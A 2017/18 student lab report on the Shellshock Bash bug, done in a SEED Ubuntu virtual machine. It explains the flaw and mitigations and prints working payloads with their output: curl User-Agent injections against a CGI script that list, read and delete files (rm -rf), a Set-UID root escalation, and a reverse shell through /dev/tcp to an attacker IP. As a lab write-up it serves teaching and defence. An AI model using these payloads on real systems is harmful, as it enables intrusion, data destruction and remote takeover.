MH4920
Supervised Independent Study I

Shellshock Attack

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1 Introduction

Shellshock is a series of bugs pertaining to the Unix Bash shell that was first disclosed in September 2014. Web servers such as Apache uses Bash to process commands and allows an attacker to exploit vulnerable versions of Bash to execute arbitrary commands and obtain escalated privileges on these systems.

The first of these bugs allows functions to be stored into the environment variables and using the *function export* feature in Bash, pass these values to child processes. As Bash does not check whether the definitions are properly formed before being passed, the attacker can manipulate the environment variables that will be used by Bash and execute arbitrary code.


2 Overview

This lab will provide a hands-on experience on exploiting the Shellshock vulnerability on a web server serving CGI pages and analyse the consequences of exploiting a vulnerability to run malicious code.

A simple line of the following code is able to create a loophole for attacks to occur.

```
export foo='() { :;}; echo Hello'
```

When `bash` is called, the string "Hello" will output onto the screen. This vulnerability causes any code outside of the {} to be run when `bash` is called. Figure 1 shows the effect on executing the above-mentioned code.



```
[02/04/2018 04:50] seed@ubuntu:~$ export foo='() { :;}; echo Hello'
[02/04/2018 04:50] seed@ubuntu:~$ bash
Hello
[02/04/2018 04:50] seed@ubuntu:~$
```

Figure 1: Exploitation

The attack vector using this method is not limited to exploiting local computers but remote as well, by modification of the User-Agent (UA) headers due to how the UA is stored as an environment variable and executed by `bash` on the remote system.

3 Vulnerability Exploit

3.1 VM Preparation

1. **Updating `curl`**

   `curl` is used as a tool to transfer data to and from a server using common internet protocols including HTTP, FTP, POP3, TELNET, TFTP amongst many others. It supports options to defined user agent headers, forced use of deprecated protocols such as HTTP 1.0 and SSLv2. The VM does not include `curl` and must be installed manually. As this may include updating components of the system, a snapshot is first created in case the system needs to be rolled back for other labs later on. Furthermore, because the sources for Ubuntu 12 are outdated, it needs to be updated as well.

   ```
   $ sudo apt-get update
   $ sudo apt-get install -y
   ```

3.2 CGI Preparation

To perform the shellshock attack, a dynamic web file is first created so that the CGI program can be executed to call `bash` later. To do so, we create a file in the `/usr/lib/cgi-bin` directory (default) with the following source code and name it as `myprog.cgi`.

```
#!/bin/bash

echo "Content_type: text/plain"
echo
echo
echo "Hello World"
```

To execute the program, we can

1. Use a web browser and type `http://localhost/cgi-bin/myprog.cgi` into the address bar; or

2. Open terminal and use the command `curl http://localhost/cgi-bin/myprog.cgi`

Execution of the program will print out a “Hello World” as it was written into the file.

3.3 Exploiting CGI Vulnerability

To exploit the Shellshock vulnerability, we make use of the User-Agent field. Due to the way bash executes trailing code, the malicious code to be executed will be appended to the back, before ending with the URL of the page. In this instance, we can print out all the files and the directories on the remote system.

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/ls -l -R /
> /tmp/listdir.txt" http://localhost/cgi-bin/myprog.cgi
```


/tmp is used to store the output as it is world-writable, not easily detectable and cleaned after every reboot. If we would like to print the contents of the file that was just written, we can perform the same attack and change the command to be used.

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/cat
/tmp/listdir.txt" http://localhost/cgi-bin/myprog.cgi
```

If an attacker wants to do cripple a system, a simple command using `rm -rf` will permanently delete any file that is accessible by the Apache user account on the system.

```
curl -A "() { :;}; echo Content_type:text/plain; /bin/rm -rf"
http://localhost/cgi-bin/myprog.cgi
```

The vulnerability in the bash code is reflected in Figure 2. The reflected code preserves backwards compatibility by allowing functions to be imported, but can now be exploited to execute malicious code.



```
/* Ancient backwards compatibility.  Old versions of bash exported
   functions like name()=() {...} */
if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
  name[char_index - 2] = '\0';

if (temp_var = find_function (name))
  {
    VSETATTR (temp_var, (att_exported|att_imported));
    array_needs_making = 1;
  }
else
  report_error (_("error importing function definition for `%s'"), name);
```

Figure 2: Code Vulnerability

3.4 Exploiting Set-UID Program

For this section, the shellshock vulnerability will be exploited with a Set-UID program to obtain root access to the system. For this, bash must be downgraded to 4.1 as 4.2 has fixed the bug and the exploit will fail. The following commands are used to install bash 4.1 and make a backup of the current bash.

```
$ su
# mv /bin/bash /bin/bashbackup
# wget http://ftp.gnu.org/gnu/bash/bash-4.1.tar.gz
# tar xf bash-4.1.tar.gz
# cd bash-4.1
# ./configure
# make & make install
# ln -s /usr/local/bin/bash /bin/bash
# ln -s /bin/bash /bin/sh
# exit
```

We create and compile the following `Set-UID` program which executes the `ls` command in `/bin`. It is also known that `system` will call `/bin/sh -c` to run the command.


```c
#include <stdio.h>

void main()
{
    setuid(geteuid());
    system("/bin/ls -l")
}
```

Before the program is executed, the shellshock function is exported. A simple command is issued in Terminal that exploits this vulnerability.

```
export foo = '() { :;}; bash'
```


Due to how `system` works, the function `foo` in the environment variable will also be parsed and this will result in bash being called with root privileges when the vulnerable program is executed.



```
[02/04/2018 05:00] seed@ubuntu:~$ export foo='() { :;}; bash'
[02/04/2018 05:00] seed@ubuntu:~$ shellshock
[02/04/2018 05:01] root@ubuntu:/home/seed# whoami
root
[02/04/2018 05:01] root@ubuntu:/home/seed# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(p
lugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
[02/04/2018 05:01] root@ubuntu:/home/seed# 
```

Figure 3: Shellshock Exploit with Absolute Address


Of course, when the line `setuid(geteuid())` is removed, the exploit will not work as euid of the parent process and the child process is different. As such, the function will not be imported and the attack will not succeed.



```
[02/04/2018 05:18] seed@ubuntu:~$ export foo='() { :;}; bash'
[02/04/2018 05:18] seed@ubuntu:~$ shellshockwopriv
total 4572
drwxr-xr-x  5 seed seed    4096 Jan 20 01:59 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed    4096 Jan 29 05:28 Downloads
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
drwxrwxr-x  4 seed seed    4096 Feb  4 05:13 Lab Data
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.tar.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x  2 seed seed    4096 Jan 24 05:46 Pictures
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
-rwsr-xr-x  1 root seed    8219 Feb  3 19:10 shellshock
-rwsr-xr-x  1 root root    7158 Feb  3 23:48 shellshockwopriv
drwxrwxr-x  2 seed seed    4096 Jan 15 23:18 stackexploit
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
drwxr-xr-x  9 root root    4096 Feb 25  2016 vmware-tools-distrib
[02/04/2018 05:18] seed@ubuntu:~$
```

Figure 4: No Privilege Escalation


The part of the code that implements the safeguard is shown in Figure 5, where it is checked before the function is imported.



```
/* If exported function, define it now.  Don't import functions from
   the environment in privileged mode. */
if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
  {
    string_length = strlen (string);
    temp_string = (char *)xmalloc (3 + string_length + char_index);
```

Figure 5: UID & EUID Check

If `execve` is used instead of `system`, the exploit will also not work. This is due to `execve` not requiring the execution of `bash` to run the code, as such even if the malicious function is exported, it will not work. The code for this part has been attached in the Appendix.



```
[02/04/2018 05:35] seed@ubuntu:~$ export foo='() { :;}; bash'
[02/04/2018 05:35] seed@ubuntu:~$ shellexecve
total 4588
drwxr-xr-x  5 seed seed    4096 Jan 20 01:59 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed    4096 Jan 29 05:28 Downloads
drwxrwxr-x  4 seed seed    4096 Feb  4 05:13 Lab Data
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x  2 seed seed    4096 Jan 24 05:46 Pictures
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.ta
r.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
-rwsr-xr-x  1 root seed    8428 Feb  4 05:33 shellexecve
-rw-rw-r--  1 seed seed     216 Feb  4 05:33 shellexecve.c
-rwsr-xr-x  1 root seed    8219 Feb  3 19:10 shellshock
-rwsr-xr-x  1 root root    7158 Feb  3 23:48 shellshockwopriv
drwxrwxr-x  2 seed seed    4096 Jan 15 23:18 stackexploit
drwxr-xr-x  9 root root    4096 Feb 25  2016 vmware-tools-distrib
[02/04/2018 05:35] seed@ubuntu:~$ 
```

Figure 6: No Shell Escalation

4 Further Analysis

It is possible to combine the methods of shellshock and shell redirect to obtain access on the remote system via reverse shell. On the attacker's computer, two Terminals would need to be opened.

Terminal 1 will have the following code:


```
nc -l 9090 -v
```

This is to allow Terminal to listen for incoming connections on port 9090.

Terminal 2 will have the following code:

```
curl -A "() { :;}; echo Content-type: text/plain; echo;
/bin/bash -i > /dev/tcp/<Attacker IP Address>/9090 2>&1 0<&1"
http://<Victim IP Address or TLD URL>/<Path to CGI Program>
```

The code from Terminal 2 is then executed, which will push the request to the victim's computer, execute the `bash` function in interactive mode and redirect the shell to the attacker's computer. It is worth noting that `0` represents *STDIN* (standard input), `1` represents *STDOUT* (standard output) and `2` represents *STDERR* (standard error). This means that the code snippet `2>&1 0<&1` redirects the standard error from the victim to the attacker's computer as standard output. Similarly, the standard output from the attacker's computer will be used as the input on the victim's system.




(1): Netcat enabled on attacker's system.
(2): Malicious `curl` script transmitted.
(3): Malicious script executed and redirects shell control to attacker.
(4): Attacker has full control of victim's system.

Figure 7: Process of Remote Reverse Shell

Using the idea in Figure 7 and the code mentioned above, a successful attack is easily performed and the attacker is being able to `ls` the contents located in the home folder as well as obtain the IP address of the victim's computer.

⋆Victim's computer is on the left, attacker's computer is on the right.



```
[02/04/2018 06:32] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2b:b3:36
          inet addr:192.168.43.147  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:b336/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28489 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15737 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15236244 (15.2 MB)  TX bytes:3465639 (3.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
```

```
[02/04/2018 06:47] seed@ubuntu:~$ curl -A '() { :;}; echo Content-type: text/pla
in; echo; /bin/bash -i > /dev/tcp/192.168.43.148/9090 2<&1 0>&1' http://192.168.
43.147/cgi-bin/myprog.cgi
```


```
[02/04/2018 06:47] seed@ubuntu:~$ nc -l 9090 -v
Connection from 192.168.43.147 port 9090 [tcp/*] acc
epted
bash: no job control in this shell
bash-4.1$ cd /home/seed
cd /home/seed
bash-4.1$ ls
ls
Desktop
Documents
Downloads
Lab Data
Music
Pictures
Public
Templates
Videos
elggData
examples.desktop
openssl-1.0.1
openssl_1.0.1-4ubuntu5.11.debian.tar.gz
openssl_1.0.1-4ubuntu5.11.dsc
openssl_1.0.1.orig.tar.gz
shellexecve
shellexecve.c
shellshock
shellshockwopriv
stackexploit
vmware-tools-distrib
bash-4.1$
```

```
[02/04/2018 06:32] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:89:91:48
          inet addr:192.168.43.148  Bcast:192.168.43.255  M
          inet6 addr: fe80::20c:29ff:fe89:9148/64 Scope:Lin
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:
          RX packets:50829 errors:0 dropped:0 overruns:0 fr
          TX packets:14682 errors:0 dropped:0 overruns:0 ca
          collisions:0 txqueuelen:1000
          RX bytes:53253109 (53.2 MB)  TX bytes:1236409 (1.
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:161 errors:0 dropped:0 overruns:0 fram
          TX packets:161 errors:0 dropped:0 overruns:0 carr
          collisions:0 txqueuelen:0
          RX bytes:13247 (13.2 KB)  TX bytes:13247 (13.2 KB

[02/04/2018 06:32] seed@ubuntu:~$
[02/04/2018 06:46] seed@ubuntu:~$
[02/04/2018 06:46] seed@ubuntu:~$
[02/04/2018 06:46] seed@ubuntu:~$
```

Figure 8: `ls` of Victim's Computer



SEEDUbuntu12.04 - VMware Workstation
DuplicateSEEDUbuntu - VMware Workstation
Home Folder
Home
Lab Data
4/2/18 - 6:49:51 am
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
[02/04/2018 06:49] seed@ubuntu:~$ curl -A '() { :;}; echo Content-type: text/pla
in; echo; /bin/bash -i > /dev/tcp/192.168.43.148/9090 2<&1 0>&1' http://192.168.
43.147/cgi-bin/myprog.cgi
```

```
stackexploit
vmware-tools-distrib
bash-4.1$ /sbin/ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2b:b3
:36
          inet addr:192.168.43.147  Bcast:192.168.43
.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:b336/64 Sc
ope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500
Metric:1
          RX packets:28702 errors:0 dropped:0 overru
ns:0 frame:0
          TX packets:15915 errors:0 dropped:0 overru
ns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15254210 (15.2 MB)  TX bytes:3481
986 (3.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:9044 errors:0 dropped:0 overrun
s:0 frame:0
          TX packets:9044 errors:0 dropped:0 overrun
s:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22384342 (22.3 MB)  TX bytes:2238
4342 (22.3 MB)

bash-4.1$
```

Figure 9: Confirmation of Successful Attack (IP Check)

The fundamental problem is that `bash` preserves legacy functions such as to import functions and store them as environment variables, where it can be exploited when `bash` is run on the system. This can effectively lead to full system compromise, since the attacker has full control of the system once the shell of the remote system appears.

The mitigations that can be used to prevent such an attack is to use safe practices when coding, such as to use `execve` and restrict access to other users where possible to reduce the surface being exposed to attackers.

5 Appendix

5.1 Shellshock Attack: `execve`

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

char **environ;

int main()
{
    char *argv[3];
    argv[0]="/bin/ls";
    argv[1]="-l";
    argv[2]=NULL;

    setuid(geteuid());
    execve(argv[0], argv, environ);

    return 0;
}
```